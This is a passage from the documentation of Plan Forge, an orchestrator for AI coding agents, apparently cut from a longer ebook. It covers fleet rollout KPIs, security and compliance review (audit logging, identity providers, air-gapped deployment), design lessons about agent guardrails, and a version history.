Cost-per-merged-PR target set per team based on Week 4 data
Drift / quality KPIs reported to engineering leadership:
Plan adherence (% of PRs with pforge diff clean)
Gate failure rate (overall, per team, trend)
Regressions caught at gate vs. in production
Cost per merged PR (per team, trend)
Reviewer-agent acceptance rate
Go/no-go criteria for Week 12
Signal
Pass
Fail
4 teams active and self-sufficient
Yes
Onboarding pattern still has friction; investigate
Shared MCP server reduces per-team config drift
Yes
Adoption needs nudging, show concrete value
Reviewer-agent comments acted on ≥ 30% of the time
Yes
Personas need tuning, or routing is wrong
Cost guardrails preventing runaway
Yes
Budgets ineffective, likely too high or unenforced
Anti-patterns
Adding team 5 before teams 3 and 4 are stable, compounds confusion
MCP server becomes a kitchen sink, keep it curated; resist "add every API"
Reviewer agents never tuned, they degrade over time as the codebase evolves
Week 12 — Full fleet, first quarterly review
Goal
All 5 teams active. First quarterly review of fleet metrics. Plan for next quarter.
Activities
Add team 5 using mature onboarding pattern (now ~4 hours)
Quarterly review (half-day session):
All KPIs reviewed (cycle time, cost-per-PR, drift, gate failures, reviewer-agent value, regressions caught)
Each team presents one win and one friction
Patterns extracted: what worked across teams, what's team-specific
Roadmap for next quarter: which capabilities to add, which to retire, which instruction-file patterns to standardize
Eval data flywheel (begin if not already):
Trajectories from completed runs become demonstrations for future runs
forge_health_trend aggregates the quarter's data
Memory architecture (/memories/repo/) captures the institutional learning
Document the fleet operations model:
Who runs what
On-call rotation for fleet-level issues
Escalation path when Plan Forge has a defect (use forge_meta_bug_file)
Go/no-go criteria for next quarter
Signal
Pass
Fail
All 5 teams operating without daily platform support
Yes
Fleet is too dependent, invest in self-service
Cost per merged PR is below baseline
Yes
Diminishing returns, investigate where time is going
Quarterly KPIs trending right direction
Yes
Hypothesis was wrong somewhere, adjust
Engineering leadership confident in scale-out to next 5 teams
Yes
Trust gap, surface what's missing
Anti-patterns
Treating quarterly review as a status update, it's a planning session, not a report
Skipping eval flywheel, trajectories are an asset; ignored, they're just storage
No documented operations model, Plan Forge becomes one person's hobby instead of a fleet capability
KPIs
The metrics that matter at the fleet level:
KPI
Source
Healthy range
Cycle time (spec → merged PR)
OTel + git history
30–70% of pre-Plan-Forge baseline
Cost per merged PR
forge_cost_report
Stable or declining month-over-month
Plan adherence (drift score)
forge_diff per plan
≥ 80% of plans clean
Gate failure rate
forge_health_trend
< 30%; failures should drive instruction updates
Regressions caught at gate vs. production
Bug registry + OTel
Ratio improving over time
Reviewer-agent acceptance rate
Manual sampling
≥ 30% of comments acted on
Plan Forge plans / total PRs
forge_health_trend
Grows over time toward team comfort level
Per-engineer cost (when implemented)
Cost service (planned)
Outliers investigated, not punished
Time-to-green per slice
OTel + slice events
Stable or improving
Cost discipline
Three habits that make cost predictable:
Always estimate before running.pforge run-plan --estimate <plan> shows projected cost across all four quorum modes (auto, power, speed, false). Look at the numbers before the spend.
Quorum mode is a knob, not a default.power (Opus + GPT-5 + Grok consensus, threshold 5) is for high-stakes architectural slices. speed (cheaper models, threshold 7) is for high-volume routine work. auto makes a per-slice judgment. false is single-model. Use them deliberately.
Watch the per-slice retry count. Slices that retry 3+ times are usually either (a) gate is broken, (b) plan was too vague, or (c) wrong model for the task. Investigate, don't just absorb.
Cost attribution
Today, Plan Forge tracks cost per plan, per slice, per model. Per-engineer attribution is on the roadmap (planned), until then, the workaround is:
Each developer runs Plan Forge under their own user account
Their .forge/cost-history.json is their own ledger
Aggregate at the team level via OTel resource attributes (service.namespace, service.instance.id)
For finance teams that need formal chargeback, the OTel data is the source of truth, not the dashboard.
Multi-team operations
Two patterns work; pick one and stick with it:
Pattern A: Federated (recommended for most)
Each team owns its own Plan Forge installation, instruction files, and dashboard
Platform team owns the shared MCP server, the OTel pipeline, and cross-team KPIs
Quarterly cross-team learning session
Pros: teams move at their own pace, instruction files reflect team culture, no central bottleneck.
Cons: harder to enforce org-wide patterns.
Pattern B: Centralized
Platform team owns the canonical instruction files, agent personas, and quorum presets
Teams consume from a shared .github-private/ template repo
Changes to shared assets require platform-team review
Pros: consistency across teams, easier compliance posture.
Cons: bottlenecks if platform team is small; teams may resent loss of autonomy.
The right answer depends on your engineering culture. Federated works for cultures that value team autonomy; centralized works for cultures that value consistency.
Escalation: when Plan Forge itself has a defect
Plan Forge is software. Software has bugs. The escalation path:
Self-repair first: agents can file meta-bugs against Plan Forge with forge_meta_bug_file when they encounter a defect during execution. The tool routes to the Plan Forge GitHub repo with a stable hash to deduplicate
Workaround in instruction files: if the defect is reproducible and you can route around it via instructions, do so and document the workaround
GitHub issue at srnichols/plan-forge for non-emergency defects
Pin a working version in package.json if a recent release introduced the defect; rollback is one npm install away
Plan Forge is open source. There is no commercial support tier today. The escalation model is community + your own platform team's competence.
Where data lives, what's logged, how to export for audit, identity (today and roadmap), and the air-gapped / Azure Government deployment paths.
Audience: Security architects, compliance officers, and platform leads conducting a security review of Plan Forge.
Scope: Where data lives, what's logged, how to export for audit, identity model (today and roadmap), and the air-gapped / Azure Government deployment paths.
TL;DR for security review
Plan Forge is local-first. The orchestrator runs on the developer's machine or a CI runner inside the customer's network. There is no Plan Forge SaaS service. Source code does not leave the customer's network unless the customer chooses to call a hosted LLM (and even then, all logging stays local). The audit trail is structured, complete, and exportable. Identity supports bearer tokens, Entra ID OIDC (v3.14.0+), Okta OIDC (v3.16.0+), and SCIM 2.0 provisioning (v3.17.0+) with SCIM-group-to-RBAC-role mapping (v3.18.0+) — see the Identity providers section below.
Concern
Status
Source code leaves network
Only when customer-configured LLM provider is hosted; all logging stays local
.forge/ is gitignored by default. It can be committed for audit purposes if your security policy requires.
4. Memory
Three tiers, three different residency stories:
Tier
Location
Lifetime
Notes
L1 (volatile hub)
In-process RAM
Per-process
Bounded ring buffer, evicted on restart
L2 (structured)
Local filesystem (.forge/, .github/, docs/plans/)
Persistent
Survives restart; lives where the repo lives
L3 (semantic via OpenBrain)
External Postgres + pgvector (optional)
Forever
Cross-project by design. If used, deploy the Postgres in your network
If L3/OpenBrain is not configured, Plan Forge runs single-project, single-session memory only. No external service required.
5. Telemetry / observability
By default, telemetry stays local in .forge/telemetry/. With the OTel exporter (Week 2 of enterprise hardening), traces and metrics are emitted in the OpenTelemetry gen_ai.* semantic-convention format to a customer-chosen OTLP endpoint. Common targets:
Splunk Observability Cloud
Datadog
Grafana Tempo / Mimir / Loki
Microsoft Application Insights (especially relevant for Foundry-attached deployments)
The OTel exporter is off by default. Enable by setting OTEL_EXPORTER_OTLP_ENDPOINT.
Audit logging
What's logged
Plan Forge emits structured events for 38 event types across eight families. The full ebook reference, envelope, enums, payloads, retention, is Appendix V — Event Catalog; the canonical JSON schema lives in pforge-mcp/EVENTS.md. Categories include:
Plan execution lifecycle (run-started, slice-started, slice-completed, run-completed)
# Aggregate all events from a date range
jq -s 'sort_by(.ts)' .forge/runs/*/events.log > audit-export.json

# Or use forge_search for filtered export
pforge search --since 2026-04-01 --sources run,liveguard,bug --output audit.json
Roadmap (Week 2 of enterprise hardening): pforge audit export --since <date> --format <json|csv> as a first-class CLI.
Secret redaction
Built-in for testbed findings (defect-log.mjs). High-entropy secret detection in diffs (forge_secret_scan) always redacts values; findings are masked before caching or display. Plan to formalize as a configurable scope in Week 3 (auth/RBAC scaffolding).
Identity and authentication
Today
Plan Forge ships four authentication providers (selected via auth.provider in .forge.json) plus role-based authorization with optional SCIM-driven group mapping. All providers feed the same authenticate() + resolveRoles() / hasScope() pipeline in pforge-mcp/auth/.
Provider
Since
Use case
none
v2.x
Default. Local dev, single-user CI runs. No identity enforced.
bearer
v2.x
Dashboard / hub write operations. Token configured as bridge.approvalSecret in .forge.json.
entra-oidc
v3.14.0
Microsoft Entra ID / Azure AD. RS256-signed JWTs validated against https://login.microsoftonline.com/{tenantId}/discovery/v2.0/keys. Both v2.0 and v1.0 issuer formats accepted. JWKS cached 5 min per tenant. Returns claims.sub ?? claims.oid as the RBAC principal key.
okta-oidc
v3.16.0
Okta. Supports custom authorization servers (https://{domain}/oauth2/{authServerId}/v1/keys) and the Org authorization server (https://{domain}/oauth2/v1/keys). Org tokens may use cid instead of aud — both validated. JWKS cached 5 min per domain::authServerId.
SCIM 2.0 user / group provisioning (v3.17.0+)
14 SCIM 2.0 endpoints are exposed under /scim/v2/ when a bearer token is configured via PFORGE_SCIM_TOKEN env var or .forge/secrets.json#scimBearerToken. SCIM is disabled by default — absent token returns HTTP 503.
Discovery: GET /scim/v2/ServiceProviderConfig, GET /scim/v2/Schemas (both unauthenticated per spec; IdPs probe before presenting credentials)
Users and groups persist to .forge/scim-users.json / .forge/scim-groups.json. SCIM PatchOpadd, replace, and remove are supported. Compatible with Okta SCIM 2.0, Microsoft Entra provisioning, and any spec-compliant IdP.
RBAC + SCIM group mapping (v3.18.0+)
Role definitions live in .forge.json#auth.rbac as { roles, assignments }. The SCIM-RBAC bridge in pforge-mcp/auth/scim-rbac-bridge.mjs maps SCIM group displayName values to RBAC role names via auth.scimGroupRoles:
At authentication time, buildScimAssignments(scimStore, mappings) resolves the user's group memberships into role assignments, which then flow into resolveRoles + hasScope. The bridge is purely read-only — it never mutates the SCIM store or the RBAC config.
Recognized secret env vars
Plan Forge looks for the following secrets in process.env first, falling back to .forge/secrets.json:
GITHUB_TOKEN
XAI_API_KEY
OPENAI_API_KEY
ANTHROPIC_API_KEY
OPENCLAW_API_KEY
PFORGE_SCIM_TOKEN (SCIM provisioning bearer)
Identity roadmap
What's still on the roadmap, in priority order:
First-class Azure OpenAI BYO — AZURE_OPENAI_API_KEY + endpoint as recognized secrets; deployment-name vs model-name handled in config; Entra ID auth via azure-identity SDK
SAML 2.0 provider — for IdPs that don't speak OIDC
RBAC enforcement on the MCP tool surface — today RBAC is wired through authenticate() + hasScope(); per-tool scope declarations on every forge_* handler are still being rolled out
Compliance posture
Plan Forge is open-source software (MIT license). Compliance certifications (FedRAMP, IL5/IL6, HIPAA, PCI-DSS, SOC2) attach to the customer's deployment of Plan Forge, not to Plan Forge itself. There is no Plan Forge SaaS to certify.
Even so, several Plan Forge architectural choices are friendly to compliance audits:
Posture
What helps
No SaaS data plane
Nothing to subpoena from a vendor; data lives where you put it
Structured audit trail
Every action logged with timestamps, correlation IDs, severity
Open source
Auditable end-to-end; no proprietary closed binaries
Local-first by default
Air-gapped deployment is structurally possible (see below)
Open standards
AGENTS.md, MCP, OTel gen_ai.*, no proprietary lock-in to challenge
Compliance reviewer agent
.github/agents/compliance-reviewer.agent.md ships out of the box for GDPR/CCPA/SOC2/HIPAA-aware code review
Project profile compliance frameworks
.github/prompts/project-profile.prompt.md collects SOC2, HIPAA, PCI-DSS, GDPR, FedRAMP early in setup
For specific frameworks:
SOC2 Type II
Audit trail completeness: ✓ (events, traces, run artifacts)
Access controls: ⚠ (bearer token today; SSO/RBAC on roadmap)
Change management: ✓ (git-based plan files, scope contracts, gates)
Encryption in transit: ✓ for LLM API calls; ✓ for OTel export when configured with TLS
Encryption at rest: customer's filesystem encryption
HIPAA
BAA: not applicable (no Plan Forge SaaS to BAA)
Customer's BAA with their LLM provider applies to inference data
Audit log: structured and complete
PHI handling: customer's responsibility, Plan Forge does not pre-process content
PCI-DSS
Scope reduction: Plan Forge does not handle payment data unless customer-configured to read it. Recommend isolating any PCI-relevant code review to dedicated Plan Forge instances with strict secret scanning enabled.
Secret handling: built-in detection + redaction for high-entropy strings in diffs
FedRAMP / IL5 / IL6
Plan Forge is deployable in Azure Government and on-prem environments that match FedRAMP / IL boundaries
Use only FedRAMP-authorized LLM providers (Azure OpenAI in Azure Government has FedRAMP-authorized models, gpt-5.1, gpt-4.1, o3-mini, gpt-4o)
Plan Forge itself does not require FedRAMP authorization (it's software you run, not a service you consume)
GDPR / CCPA
Data minimization: Plan Forge does not collect personal data unless customer-configured
Right to access / delete: applies to data the customer chooses to capture; .forge/ artifacts are deletable
Air-gapped deployment
Plan Forge is architecturally compatible with fully air-gapped deployment. The complete pattern:
What works air-gapped
Plan Forge orchestrator (Node.js process; no inbound network calls required)
Dashboard (localhost:3100)
Plan execution against local repos
All .forge/ artifact storage
L1 (in-memory) and L2 (filesystem) memory tiers
OTel export to in-network OTel collector
Validation gates (run locally as shell commands)
What requires special handling air-gapped
Component
Air-gapped solution
LLM inference
Use Foundry Local powered by Azure Local (preview May 2026), Ollama, vLLM, llama.cpp, or similar on-prem inference. Configure as the OpenAI-compatible endpoint Plan Forge talks to.
GitHub Enterprise
Use GitHub Enterprise Server (GHES) instead of GitHub.com. Plan Forge supports GHES; Cloud Agent local-MCP-server pattern works
Update checks
Set PFORGE_NO_UPDATE_CHECK=1 to disable. Manual updates via pforge self-update --from-local <path> or repo sync from internal mirror
OpenBrain L3 memory
Optional; if used, deploy the Postgres+pgvector inside the boundary
MCP servers
Self-host any MCP server you want available; point .vscode/mcp.json at internal endpoints only
What does NOT work air-gapped
Plan Forge Hub WebSocket connections to external observability (configure local OTel collector instead)
Any LLM provider that requires public internet (configure on-prem inference instead)
The community extensions catalog (use pforge ext add --from-local <path> for vetted extensions)
Deployment checklist for air-gap
On-prem LLM inference deployed (Foundry Local / Ollama / vLLM)
GHES instead of GitHub.com (or no GitHub at all if your VCS is internal)
Internal git mirror for srnichols/plan-forge updates
OTel collector inside the boundary
OpenBrain (if using L3 memory) deployed inside the boundary
All MCP server endpoints internal
PFORGE_NO_UPDATE_CHECK=1 set
Network egress audit confirms zero outbound to public internet
This is the differentiator vs. competitors. Cursor cannot offer this (control plane in AWS even with self-hosted workers). Sourcegraph Amp explicitly cannot (no self-host, no BYOK). GitHub Copilot Cloud Agent runs on GitHub-hosted infrastructure. For air-gapped requirements, Plan Forge is structurally the only viable option in the comparison set.
Azure Government
For customers deploying in Azure Government:
What works
Plan Forge orchestrator running on Azure Government VMs / AKS / Functions
Azure OpenAI in Azure Government as the LLM provider
Available in usgovarizona and usgovvirginia, with Data Zone Standard and Provisioned variants.
Plan Forge implications
The default power quorum preset (claude-opus-5.5, gpt-6-astra, grok-4.7) won't resolve cleanly
Use a power-gov preset (planned) or graceful fallback
The speed preset works (gpt-4.1-mini exists in gov)
Compliance certifications inherited
Both global Azure and Azure Government are FedRAMP High. Azure Government adds contractual commitments around US-based data storage and screened-US-persons access. HIPAA and PCI are covered under Azure's standard compliance umbrella for the underlying services; Plan Forge running on top inherits the boundary.
For Azure Government Secret and Top Secret cloud feature availability, contact your Microsoft account team, public documentation is limited.
Observability export
The Week 2 work in the enterprise hardening track adds first-class OpenTelemetry export. Spec is documented in the enterprise-fleet-readiness research §8.6. Summary:
What gets emitted
Spans for every LLM call (CLIENT, kind chat/embeddings/etc.) with full gen_ai.* attribute set including token counts (input, output, cache_read, cache_write, reasoning), latency, model, provider
Spans for every MCP tool call (INTERNAL, kind execute_tool) with tool name and call ID
Spans for every slice (INTERNAL, kind invoke_agent) with plan/slice correlation
Spans for every plan run (INTERNAL, kind invoke_workflow)
Spans for every validation gate (INTERNAL, plan-forge-vendor namespace)
Events (opt-in), gen_ai.client.inference.operation.details with input/output messages (gated by pforge.telemetry.captureContent flag, default off, PII implications)
Vendor-namespaced extensions
pforge.* attributes for plan/slice/run correlation, scope contract IDs, gate names, cost USD (since gen_ai.cost doesn't exist in the spec).
Backends supported
Anything that speaks OTLP. Tested compatibility (planned for Week 2):
Splunk Observability Cloud
Datadog
Grafana Tempo
Microsoft Application Insights (especially relevant for Foundry-attached deployments, Foundry uses the same OTel gen_ai.* conventions, so Plan Forge runs land in the same dashboards as the customer's Foundry agents)
Honeycomb
Customer-hosted OTel Collector
Privacy controls
Content capture (prompt + completion text) is opt-in by default
Three patterns supported: don't capture / capture as span attributes / externalize via hook to a separate store with only references on the span
Toggle via pforge.telemetry.captureContent config flag and standard OTel env vars
Common security review questions
Where can our source code go?
Wherever you choose to send it via your configured LLM provider. With on-prem inference, nowhere outside your network. Plan Forge itself never transmits source code.
Does Plan Forge phone home?
No telemetry is transmitted to Plan Forge maintainers. The optional update check fetches release metadata from GitHub. Disable with PFORGE_NO_UPDATE_CHECK=1.
Can we audit every action an agent took?
Yes. Per-run trajectory in .forge/runs/<id>/ includes events, slice artifacts, traces, cost history, and (for CCA-dispatched runs) the full Copilot Cloud Agent trajectory.
How do we prevent agents from editing files outside scope?
Plan Forge enforces scope contracts at the plan level (In Scope, Out of Scope, Forbidden Actions blocks). Pre-tool-use hooks block edits to forbidden paths. Post-execution pforge diff checks for drift.
Honest gap: enforcement is best-effort at the worker level, the orchestrator can't always prevent a bad edit, only detect it. Roadmap item to harden.
What happens if an agent malfunctions?
Per-slice workerTimeoutMs cap kills runaway workers. Reflexion retry with backoff handles recoverable failures. forge_alert_triage ranks issues by priority. In-loop stuck detector is on the roadmap (OpenHands-pattern).
Can we enforce a budget per team?
.forge.json per repo supports cost.dailyMax and similar caps (planned formalization). Per-engineer attribution is on the roadmap.
What's the data retention model?
Plan Forge does not delete .forge/ artifacts automatically. Retention is the customer's policy, implement via standard filesystem tools or post-run cleanup hooks.
Are LLM responses cached?
Plan Forge does not cache LLM responses. Some LLM providers (Anthropic, OpenAI) do prompt caching, that's their infrastructure, billed at reduced rates. Plan Forge tracks cache hit/miss for cost accuracy (Phase-COST-TOKEN-COVERAGE landed the per-vendor billing math).
How do we know Plan Forge itself isn't compromised?
Open source. MIT license. Audit the code. Plan Forge is dogfooded against itself, every release ships through the same Plan Forge pipeline that customers use. Self-repair tooling (forge_meta_bug_file) gives agents a way to file defects against Plan Forge during execution.
Reference
Lessons Learned
Seven principles behind Plan Forge's architecture, what each one prevents, where it is enforced.
When to read this chapter: reviewing why Plan Forge enforces what it enforces, onboarding to the architecture, or evaluating whether a proposed change conflicts with a foundational principle.
Lesson 1 — Agents Don't Drift Maliciously; They Drift Because No Rule Said Stop
Principle: Define what should not be built, not just what should. Explicit prohibitions cut scope drift by, to quote the source, "an order of magnitude" (guardrails-lessons-learned blog).
Failure mode it addresses: An agent asked to "build a login page" produces a login page plus a password reset flow, an admin panel, a user profile system, and refactored database migrations. The agent is not being creative, it is being thorough with zero scope constraints.
Where it is enforced: Every hardened plan ships a Forbidden Actions section in the Scope Contract. The PreToolUse lifecycle hook (see How It Works → Building Blocks) blocks file edits to paths listed in the active plan's Forbidden Actions. The pattern is enforced by the plan-hardening prompt, not left to the executing agent's discretion.
"The most powerful guardrail isn't 'do this.' It's 'don't do that.'"
Lesson 2 — Auto-Loading Beats Manual Attachment Every Time
Principle: Guardrails that require manual activation are guardrails that go unused. File-pattern-scoped auto-loading drives compliance from optional to default.
Failure mode it addresses: Early Plan Forge required developers to manually attach instruction files to each chat session. Adoption sat at roughly 20%, "whoever remembered." After the breakthrough of applyTo frontmatter, adoption climbed to 100% because activation became automatic on file edits.
Where it is enforced: Each instruction file in .github/instructions/ declares which file patterns it cares about via YAML frontmatter:
.github/instructions/security.instructions.md
---
description: Security guardrails for auth and middleware
applyTo: '**/auth/**,**/middleware/**'
---
When a file matching the pattern is edited, the instruction file loads automatically into the agent's context. See Customization → Custom Instructions for the full pattern reference.
Lesson 3 — The Builder Must Never Review Its Own Work
Principle: The session that wrote the code cannot evaluate it objectively. Sunk-cost bias is a property of the context window, not the model. A fresh review session catches what the build session is structurally unable to see.
Failure mode it addresses: In a single long chat session, the agent that wrote the code will always believe its code is correct. The blind spots that produced the bug live in the same token sequence as the proposed fix. Self-review fails silently, the agent gives itself a passing grade and moves on.
Where it is enforced: Plan Forge mandates session isolation. Builder works in Session 2; reviewer works in Session 3 with fresh context, the same guardrails, and independent judgment. See How It Works → Why Session Isolation Works for the deeper psychological breakdown, and How It Works → The 4-Session Model for the structural reference.
The analogy from the source essay: would a developer be allowed to merge their own PR without review? Same question, same answer for AI agents.
Lesson 4 — Slice Boundaries Are the Only Real Validation Points
Principle: Testing "at the end" does not work. Failures cascade across files faster than the agent can debug them. Validation must happen at every slice boundary, the agent cannot proceed to slice N+1 until slice N passes its gate.
Failure mode it addresses: Building 15 files before running tests guarantees that failures compound. The agent burns its context window chasing regressions that span files it has long since stopped reasoning about.
Where it is enforced: Every hardened plan decomposes a feature into 3–7 execution slices, each with its own Validation Gate. The orchestrator runs the gate after each slice and refuses to advance on failure. See Writing Plans → Slicing Strategy for the slice contract and How It Works → Building Blocks for the gate enforcement model.
Slice gates produce three observable benefits:
Failures are caught when they are small (1–3 files, not 15)
The agent fixes the problem with full context of what it just wrote
Green-to-green progression means a safe rollback point always exists
Principle: One concern per file. Each file under ~150 lines. Auto-loaded only when relevant. Long monolithic instruction documents process worse than short focused ones, agents cherry-pick what's convenient and ignore the rest.
Failure mode it addresses: The first version of Plan Forge had a single copilot-instructions.md at roughly 2,000 lines covering security, testing, architecture, database patterns, error handling, and deployment. Key rules buried, contradictions crept in, and the agent applied rules selectively.
Where it is enforced: The .github/instructions/ directory contains 18+ focused files, each with a single concern. See Customization → Custom Instructions for the inventory.
v2.18 extension: Temper Guards and Warning Signs: Each instruction file now ends with two named sections, Temper Guards documents the specific shortcuts agents take that produce compiling but architecturally broken code (e.g. "this is just a DTO, no logic to test", "N+1 won't matter at our scale"); Warning Signs lists observable anti-patterns that reviewers can grep for. Each file teaches not just what to do but why not to skip it.
Lesson 6 — Tech Stack Presets Are Not Optional
Principle: Every stack has different conventions. Guardrails that say "use PascalCase" to a Python developer get the entire system distrusted. Stack-aware presets eliminate the customization tax.
Failure mode it addresses: A stack-agnostic guardrail document either contradicts the project's conventions in places (loss of trust) or stays so generic that it fails to enforce anything specific (loss of value). The middle ground does not exist.
Where it is enforced: Nine first-party presets ship with Plan Forge, .NET, TypeScript, Python, Java, Go, Swift, Rust, PHP, and Azure IaC, selectable via setup.ps1 -Preset <name> at install time. Multi-preset combinations are supported (e.g. -Preset typescript,azure-iac) for full-stack projects. See Stack-Specific Notes for what each preset adjusts.
Lesson 7 — Enterprise Quality Must Be the Default, Not an Upgrade
Principle: Treating quality as optional ("add tests later", "we'll refactor", "security can wait") guarantees that the optional steps never happen. Quality must be structural, the path of least resistance must produce tested, validated, architecturally compliant code.
Failure mode it addresses: Every "we'll fix it later" trains the next agent session to copy the same shortcut. The codebase accumulates technical debt that nobody is responsible for paying down.
Where it is enforced: Hardened plans include test expectations per slice. Architecture guardrails load on every file change. Security guardrails load on every auth file. Testing guardrails load on every test file. There is no "opt in to quality" path, bypassing the defaults requires actively working around them.
v2.19 extension: Exit Proof: Every skill now ends with a verifiable checklist, not "it seems right" but "paste the test output, show the migration file, prove coverage didn't drop." Evidence over assumption. See Customization → Skills for the Exit Proof contract.
"The best developer tools don't make quality easier. They make it unavoidable."
See Also
Original blog post, first-person narrative version with the failure stories behind each lesson
Customization, where Forbidden Actions, Instruction Files, and Skills are configured
Project History, the version timeline showing when each lesson was codified
📄 Reference adaptation of guardrails-lessons-learned.html. Reference voice; first-person voice preserved only inside cited blockquotes.
Reference
Project History
Eleven inflection points from v1.0 (Summer 2025) to v3.6 (May 2026). Each one solved a specific problem the previous version exposed.
Plan Forge evolution timeline showing eight headline version milestones
When to read this chapter: understanding why a feature exists, evaluating whether a design constraint is foundational or contingent, or onboarding to the architecture's history.
What shipped: 18 specialized instruction files, prompt templates, and the 4-session pipeline (Specify → Plan → Execute → Review). Plan Forge at this point was "files you install", a guardrail collection that lived in the project's .github/ directory.
Inflection point: The breakthrough was not the file count. It was discovering that session isolation works, the builder cannot review its own work, but a separate session with fresh context catches blind spots reliably. This insight made consistent quality possible and became the foundation everything else built on. See How It Works → Why Session Isolation Works and Lessons Learned → Lesson 3.
What it solved: Single-session AI work had a quality ceiling, agents would believe their own bad code was correct because the bad code lived in the same context window as the proposed fix.
v2.0 — Autonomous Orchestrator (January 2026)
What shipped: DAG-based execution engine with CLI worker spawning, 17 MCP tools (forge_run_plan, forge_analyze, forge_diagnose, forge_cost_report, etc.), the pforge CLI, and the dashboard with live progress / cost aggregation / session replay.
Inflection point: Plan Forge stopped being "files you install" and became "a system that runs." The MCP server gave it a programmatic API; the dashboard gave it visibility; the orchestrator made full plan execution possible without human intervention between slices.
What it solved: Hardened plans existed in v1.0 but a human had to drive each slice. Long features required hours of supervised execution. The orchestrator removed the supervision tax for everything except gate failures.
v2.5 — Quorum Mode (February 2026)
What shipped: Multi-model consensus analysis. Three models analyze the same slice independently; a reviewer model synthesizes their findings into a unified report. See Advanced Execution → Quorum Mode for current mechanics.
Inflection point: Single-model execution was hitting its limits. Claude excelled at architecture; GPT at breadth; Grok brought a different analytical lens. Each model had blind spots, and those blind spots were consistent. Treating AI code analysis as a consensus process, the way human code review works, produced 20% more test recommendations than any single model alone (per quorum A/B test).
What it solved: Quality plateau on complex slices. One model's blind spot is another model's strength.
v2.10 — OpenClaw Bridge (March 2026)
What shipped: Cross-platform notification fan-out, Telegram, Slack, Discord, Microsoft Teams, PagerDuty, OpenClaw, with inline approval / reject flows for events that need a human. See Remote Bridge.
Inflection point: Plan Forge runs inside the IDE, but some decisions are not IDE-shaped. A reviewer flags drift at 2 AM. A quorum tie needs a human tiebreaker. An incident fires after the laptop closes. The bridge made the forge able to reach you instead of waiting for you to come back.
What it solved: The "I missed the notification" failure mode that blocked autonomous execution overnight or away from the desk.
v2.14 — Copilot Platform Integration (March 2026)
What shipped: Native VS Code experience, skills, agents, Plan Forge lifecycle hooks (PreDeploy, PreCommit, PreAgentHandoff, PostSlice, configured via .github/hooks/plan-forge.json), and instruction auto-loading via applyTo frontmatter. (These are not Claude Code's SessionStart / PreToolUse / PostToolUse / Stop hooks, the trigger semantics differ; see Installation for the mapping.) See Multi-Agent → Copilot.
Inflection point: Auto-loading turned guardrail adoption from optional ("whoever remembered") to default ("it just works"). The applyTo pattern moved compliance from roughly 20% to 100%. See Lessons Learned → Lesson 2.
What it solved: Manual instruction-file attachment was a dead pattern. Lifecycle hooks gave Plan Forge the ability to enforce rules at file-edit time rather than relying on the agent to remember to load them.
What shipped: Each instruction file gained two new sections, Temper Guards documenting the specific shortcuts agents take that produce compiling but architecturally broken code, and Warning Signs listing observable anti-patterns reviewers can grep for. Context Fuel instruction file taught agents to manage their own context budgets.
Inflection point: Agent-skills analysis revealed a class of failure that previous guardrails missed, the model would write code that compiled, passed tests, and looked plausible while violating an architectural principle nobody had thought to forbid explicitly. Temper Guards captured these as named anti-patterns; Warning Signs gave reviewers a way to detect them.
What it solved: The "looks correct, is structurally wrong" failure mode. Compiling code is not architecturally compliant code.
v2.83 — Host-Aware Routing, Quorum Estimator, Complexity Rubric (May 2026)
What shipped: Host-aware model routing (subscription-vs-API billing surface awareness), forge_estimate_quorum tool for tool-backed cost projection across all four quorum modes, and the documented complexity scoring rubric (scoreSliceComplexity()) with seven weighted signals. See Host-Aware Routing and Estimating Quorum Cost.
Inflection point: Quorum cost was previously hand-computed by agents, and observed to overshoot reality by an order of magnitude. The estimator tool replaced chat math with measured projection. Host-aware routing fixed the silent-double-pay failure mode where gpt-* models on Claude Code or Cursor would bill the user's pay-per-token API instead of their existing subscription.
What it solved: Cost surprise. Both the quorum overhead surprise (estimator) and the host billing surprise (routing).
v2.95 — Lattice / Code-Graph Indexing (May 2026)
What shipped: Phase Lattice introduced tree-sitter-based code chunking, code-graph indexing, and the forge_lattice_* tool family (index, query, callers, blast, stat). Anvil caching for cost-effective re-indexing. Hallmark provenance tracking on every chunk. v3.5.1 added camelCase-aware relevance ranking via scoreChunk() / tokenizeForSearch().
Inflection point: Plan Forge could now reason about the user's actual codebase architecture, not just plans and instructions. Searching getUserById returns the function, its callers, and its blast radius across the repository. This made auto-generated plans architecture-aware: a slice that touches a hub function gets flagged as high-blast-radius before execution.
What it solved: Plans that looked safe in isolation but rippled unexpectedly. Pre-Lattice, the agent had to grep its way to architectural awareness slice by slice.
v3.0 — Copilot Integration Trilogy (May 2026)
What shipped: Three sync surfaces, completed in three consecutive releases. pforge sync-spaces (v2.98) generates Copilot Spaces from forge plans and principles. forge_sync_memories (v2.99) writes .github/copilot-memory-hints.md from cross-tool memory. forge_sync_instructions (v3.0) generates .github/copilot-instructions.md from project profile, project principles, extra instruction files, and .forge.json config.
Inflection point: Copilot became a first-class citizen of the Plan Forge ecosystem, not just one of several agent surfaces. Every Copilot conversation now opens with project-specific guidance auto-loaded by the platform, no manual setup, no forgotten attachments. This collapsed the onboarding gap for the largest installed base of any AI coding agent.
What it solved: Copilot users were getting generic guidance because copilot-instructions.md was hand-written or absent. The sync trilogy made the file always up to date and always reflective of the actual project's profile, principles, and configuration.
v3.2–3.4 — Team Mode (May 2026)
What shipped: Three releases focused on multi-developer awareness. v3.2 added .forge/team-activity.jsonl (shared run log), the forge_team_activity MCP tool, and pforge team activity. v3.3 added pforge github review delegate, when a slice produces a PR, an issue assigned to @copilot is filed with a structured review checklist, and the Copilot Coding Agent posts findings back on the PR. v3.4 added the Team tab in the dashboard with per-operator cards, success rates, costs, and a conflict-risk banner.
Inflection point: Plan Forge stopped being a solo tool. Teams running parallel plan executions against the same repository could now see who was working on what, get reviewer attention from the Copilot Coding Agent without a human handoff, and detect coordination risk before two developers stepped on each other's slices.
What it solved: The "two of us hit the same file" failure mode. And the "I shipped a PR but nobody reviewed it" failure mode.
What shipped: OpenBrain, the optional cross-session semantic memory backend, was reframed from a row-5 "optional extension" to L3 memory layer with a clear on-ramp at every install touchpoint. pforge smith now always reports L3 status. setup.ps1 / setup.sh prompt for OpenBrain install at the end of the flow (auto-suppressed in CI). New pforge brain {status, hint, test, replay} subcommands. README gains a numbered Step 3 "Enable Persistent Memory" with four deploy options. The if (openBrainConfigured) gating did not change, Plan Forge still works perfectly without it. See Memory Architecture on GitHub.
